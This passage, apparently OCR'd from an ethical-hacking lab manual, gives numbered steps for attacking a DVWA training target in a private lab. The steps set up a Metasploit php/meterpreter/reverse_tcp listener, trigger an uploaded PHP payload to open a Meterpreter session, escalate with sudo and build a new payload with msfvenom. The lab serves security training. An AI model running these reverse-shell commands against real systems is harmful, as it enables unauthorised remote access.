
    - Type **set payload php/meterpreter/reverse_tcp** and press **Enter**
    - Type **set LHOST 10.10.1.13** and press **Enter**
    - Type **set LPORT 3333** and press **Enter**.
    - Type **run** and press **Enter** to start the listener




76. Switch to the **Mozilla Firefox** window where the DVWA website is open. Open a new tab, type **http://10.10.1.22:8080/dvwa/hackable/uploads/medium.php** into the address bar and press **Enter** to execute the uploaded payload.



77. Switch back to the **Terminal** window and observe that a **Meterpreter session** has successfully been established with the victim system.



78. In the meterpreter command line, type **sysinfo** and press **Enter** to view the system details of the victim machine.



79. Close all open windows.


80. Launch a **Terminal** window by clicking on the **MATE Terminal** icon at the top of **Desktop**.

81. In the terminal window, type **sudo su** and press **Enter** to run the programs as a root user.

82. In the **[sudo] password for attacker** field, type **toor** as a password and press **Enter**.

> Note: The password that you type will not be visible.


83. Now, type **cd** and press **Enter** to jump to the root directory.



84. In the **Terminal** window, type **msfvenom -p php/meterpreter/reverse_tcp LHOST=[IP Address of Host Machine] LPORT=2222 -f raw** and press **Enter**.

